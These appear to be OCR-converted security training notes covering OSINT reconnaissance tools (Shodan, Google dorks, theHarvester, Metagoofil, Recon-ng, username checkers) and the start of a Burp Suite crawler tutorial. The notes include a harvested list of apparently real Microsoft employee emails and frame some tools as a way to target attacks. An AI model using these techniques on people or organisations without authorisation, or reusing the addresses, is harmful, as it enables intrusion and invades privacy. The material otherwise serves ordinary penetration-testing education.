
Who is using your product? Where are they loca empirical market intelligence.

Google is the search engine for all but shodan is the search engine for hackers. Instead of presenting the result like other search engines it will show the result that will make more sense to a security professional. As a certified information security professional one of the important entity is digital asset and network. Shodan provides you a lot of information about the assets that have been connected to the network. The devices can vary from computers, laptops, webcams, traffic signals, and various IOT devices. This can help security analysts to identify the target and test it for various vulnerabilities, default settings or passwords, available ports, banners, and services etc.

You may also like: Brute Force Attacks: Prominent Tools to Tackle Such Attacks

3. Google Dorks

Google is one of the most commonly used search engine when it comes to finding stuff on the internet. For a single search, the results can be of various hundred pages sorted in order of relevance. The results vary from ads, websites, social media posts, images etc. Google Dorks can help a user to target the search or index the results in a better and more efficient way. Let us say that the user wants to search for the word usernames but only requires the results with PDF files and not websites. This is done as below:



usernames filetype:pdf

About 1,24,00,000 results (0.35 seconds)

[PDF] Username Generator - Code Club projects
https://codeclubprojects.org/en-GB/scratch/username.../username-generator.pdf
There are lots of websites and apps that use a username to identify you. This username to others. Usernames can also be called screen names.

[PDF] How to Moderate Usernames Like a Pro - Two Hat Security
https://www.twohat.com/wp.../cheat-sheet-how-to-moderate-usernames-like-a-pro.p
How to Moderate Usernames Like a Pro. "Hello, my name is..." We've all worn them, wh conference, meet and greet, or first day at a new job: those ...


<Filetype: searches for a particular string in a pdf file>

Some of the other indexing options are:

- Inurl: search for a string in URL of the page.
- Intitle: To search the title for a keyword.
- Ext: To search for a particular extension.
- Intext: Search for a particular text in a page.

Sometimes it is also referred to as Google hacking.


4. The Harvester



```
root@kali:~# theharvester

*******************************************************************
*                                                                 *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __| '_ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* TheHarvester Ver. 2.7                                           *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*******************************************************************


Usage: theharvester options

       -d: Domain to search or company name
       -b: data source: google, googleCSE, bing, bingapi, pgp, linkedin,
                        google-profiles, jigsaw, twitter, googleplus, all

       -s: Start in result number X (default: 0)
       -v: Verify host name via dns resolution and search for virtual hosts
```


A harvester is an excellent tool for getting email and domain related information. This one is pre-bundled in Kali and can be very useful in fetching information. Below is an example of the output when we try to search for emails for Microsoft in PGP server. You can explore more as per requirement.

E.g the harvester –d Microsoft.com –b pgp



```
[-] Searching in PGP key server..


[+] Emails found:
------------------
zhna@microsoft.com
sheche@microsoft.com
chmi@microsoft.com
christopher.mills@microsoft.com
joswo@microsoft.com
jkunkee@microsoft.com
chriggs@microsoft.com
jake.visser@microsoft.com
aflenn@microsoft.com
samadhur@microsoft.com
glwest@microsoft.com
pokerface@microsoft.com
```


5. Metagoofil



```
Setting up metagoofil (2.2-1kali2) ...
root@kali:~# metagoofil

*************************************************************
*     /\/\   ___| |_ __ _  __ _  ___   ___  / _(_) | *
*    /    \ / _ \ __/ _` |/ _` |/ _ \ / _ \| |_| | | *
*   / /\/\ \  __/ || (_| | (_| | (_) | (_) |  _| | | *
*   \/    \/\___|\__\__,_|\__, |\___/ \___/|_| |_|_| *
*                         |___/                     *
* Metagoofil Ver 2.2                                *
* Christian Martorella                              *
* Edge-Security.com                                 *
* cmartorella_at_edge-security.com                  *
*************************************************************

 Usage: metagoofil options

         -d: domain to search
         -t: filetype to download (pdf,doc,xls,ppt,odp,ods,docx,xlsx,pptx)
         -l: limit of results to search (default 200)
         -h: work with documents in directory (use "yes" for local analysis)
         -n: limit of files to download
         -o: working directory (location to save downloaded files)
         -f: output file

 Examples:
  metagoofil.py -d apple.com -t doc,pdf -l 200 -n 50 -o applefiles -f results.html
  metagoofil.py -h yes -o applefiles -f results.html (local dir analysis)
```


Metagoofil is written by Christian Martorella and is a command line tool that is used to gather metadata of public documents. The tool is pre-bundled in Kali Linux and has a lot of features searching for the document type on the target, local download, extraction of metadata and reporting the results. For example: Users can scan for a particular kind of documents on a particular domain. Metagoofil –d nmap.org –t pdf.

6. Recon-ng



```
    _/_/_/    _/_/_/_/    _/_/_/    _/_/_/    _/      _/            _/      _/    _/_/_/
   _/    _/  _/        _/        _/      _/  _/_/    _/            _/_/    _/  _/
  _/_/_/    _/_/_/    _/        _/      _/  _/  _/  _/  _/_/_/_/  _/  _/  _/  _/  _/_/_/
 _/    _/  _/        _/        _/      _/  _/    _/_/            _/    _/_/  _/      _/
_/    _/  _/_/_/_/    _/_/_/    _/_/_/    _/      _/            _/      _/    _/_/_/


                                          /\
                                         / \\ /\
        Sponsored by...           /\  /\/  \\V  \/\
                                 / \\/ // \\\\\ \\ \/\
                                // // BLACK HILLS \/ \\
                               www.blackhillsinfosec.com

                      [recon-ng v4.8.3, Tim Tomes (@LaNMaSteR53)]

[77] Recon modules
[8]  Reporting modules
[2]  Import modules
[2]  Exploitation modules
[2]  Discovery modules

[recon-ng][default] >
```


Recon-ng is a great tool for target information collection. This is also pre-bundled in Kali. The power of this tool lies in the modular approach. For those who have used Metasploit will know the power of modular tools. Different modules can be used on the target to extract information as per need. Just add the domains in the workspace and use the modules. For starters, here is a sample of the tool helping you.



```
[recon-ng][default] > help

Commands (type [help|?] <topic>):
---------------------------------
add              Adds records to the database
back             Exits the current context
delete           Deletes records from the database
exit             Exits the framework
help             Displays this menu
keys             Manages framework API keys
load             Loads specified module
pdb              Starts a Python Debugger session
query            Queries the database
record           Records commands to a resource file
reload           Reloads all modules
resource         Executes commands from a resource file
search           Searches available modules
set              Sets module options
shell            Executes shell commands
show             Shows various framework items
snapshots        Manages workspace snapshots
spool            Spools output to a file
unset            Unsets module options
use              Loads specified module
workspaces       Manages workspaces

[recon-ng][default] > show
Shows various framework items
```

You may also like: Top 15 Prominent Wireless Hacking Tools to watch out for in 2018

7. Check Usernames



Check the use of your brand or username on 160 Social Networks:

admin | Check User Name

To check the availability of your username **on over 500 social networks** check out our new, updated site at: KnowEm.com.

KnowEm also offers a Premium Service which will create profiles for you on up to 300 popular social media sites.

You Tube Available	Live Leak Not Available	Folkd Too short.	Design Float Available
Wikipedia Not Available	Zimbio Not Available	Watt Pad Too short.	Stock Twits Not Available
Linked In Not Available	Houzz Not Available	Empire Avenue Available	Fotki Available
Twitter Not Available	My Space Available	Spark People Too short.	Trend Hunter Not Available
Ebay Available	Game Spot Oops, Error!	N4G Not Available	Ads Of The World Not Available
Tumblr Oops, Error!	Cracked Available	Veoh Not Available	Eventful Not Available
Pinterest Not Available	Behance Not Available	Ebaums World Not Available	Tiny Chat Oops, Error!
Blogger Not Available	Sky Rock Available	Dzone Links Not Available	Shock Wave Not Available
Imgur Not Available	Viadeo Not Available	Mouth Shut Not Available	Active Rain Not Available
Flickr Not Available	We Heart It Not Available	Yuku Available	Destructoid Not Available
Word Press Not Available	Fan Pop Not Available	Fark Not Available	Blog Catalog Oops, Error!
Daily Motion Oops, Error!	Dreams Time Too short.	Blog Talk Radio Available	Boonex Not Available
Reddit Available	I Can Has Cheezburger? Not Available	Zedge Not Available	Tech Dirt Not Available
CNET Not Available	Meta Cafe Not Available	Dat Piff Not Available	Jigsy Oops, Error!
Vimeo Available	Last FM Not Available	Wonder How To Available	The Hype Machine Not Available
Slide Share Not Available	Hi5 Too short.	Crunchy Roll Not Available	Moby Picture Not Available
Deviant Art Oops, Error!		8 Tracks Not Available	

Social networking websites hold a lot of information but it will be really boring and time taking task if you need to check whether a particular username is present on any social media website. To get such information there is a website www.checkusernames.com. It will search for the presence of a particular username on more than 150 websites. The users can check for the presence of a target on a particular website so as to make the attack more targeted.


A more advanced version of the website is https://knowem.com which has a more wide database of more than 500 websites along with a few more services?

8. TinEye

TinEye
Technology
Products
Reverse Image Search
Search by image and find where that image appears online
Upload or enter Image URL
How to use TinEye
TinEye Alerts tracks where your images appear online.


Tineye is used to perform an image related search on the web. It has various products like tineye alert system, color search API, mobile engine etc. You can search if an image has been available online and where that image has appeared. Tineye uses neural networks, machine learning, and pattern recognition to get the results. It uses image matching, watermark identification, signature matching and various other parameters to match the image rather than keyword matching. The website offers API extensions and browser extensions as well. You can simply visit the image and right click on it to select search on tineye.
Link: https://www.tineye.com

9. Searchcode


searchcode
Type a code snippet or function
search
Search over 20 billion lines of code from 7,000,000 projects

Searching for text is easy as compared to searching for a code snippet. Try searching for a code sample on google and you will be prompted with no results or irrelevant results. Search code offers you a feature to search for a line of code which could have been present in various code sharing websites like Github etc. Users can search for functions or methods, variables, operations, security flaws and anything that can constitute a code segment. Users can search for strings as simple as "a++" too complex methods. The search results can be further filtered basis a particular repository or language. Do consider a few things before you hit search.

10. Recorded Future



Recorded Future is an AI-based solution to trend prediction and big data analysis. It uses various AI algorithms and both structured and unstructured data to predict the future. The users can get past trends and future trends basis OSINT data.

https://www.greycampus.com/blog/information-security/top-open-source-intelligence-tools

https://www.offensiveosint.io/

Crawling and Spidering

Burp Suite for Pentester: Web Scanner & Crawler

December 18, 2020 By Raj Chandel

You might be using a number of different tools in order to test a web-application, majorly to detect the hidden web-pages and directories or to get a rough idea about where the low-hanging fruits or the major vulnerabilities are.

So today, in this article, we'll discuss how you can identify the hidden web-pages or determine the existing vulnerabilities in the web application, all with one of the best intercepting tool **"Burpsuite".**

Table of Content

The Burp's Crawler

<u>What is Crawler?</u>

*The term **web-crawler** or **web-spider** is the most common and is been used a number of times while testing a web-application. So, what this crawler is ??*

Carrying with its name we can depict that a crawler **surveys a specific region** slowly and deeply and then drops down the output with a defined format.

So is the Burp's Crawler the same thing ??

According to port swigger *"The crawl phase involves navigating around the application, following links, submitting forms, and logging in, to catalog the content of the application and the navigational paths within it."*

In simpler words, we can say that the burp crawler programmatically moves within the entire web-application, follows the redirecting URL's, logs inside the login portals and then adds them all in a **tree-like structure** over in the Site Map view in the **Target tab.**

However, this crawler functions as similar to as the the "Dirb" or the "DirBuster" tools – the web content scanners, which brute-force the web-server such in order to dump the visited, non-visited, and hidden URLs of the web-application.


*Earlier over in the previous versions of burpsuite say **"1.7"**, we got this crawler termed as **"Spider".** So why this happened, what new features did the burp crawler carries that it made the spider vanishes off ??*

Let's dig it out !!

<u>Crawl with default configurations !!</u>

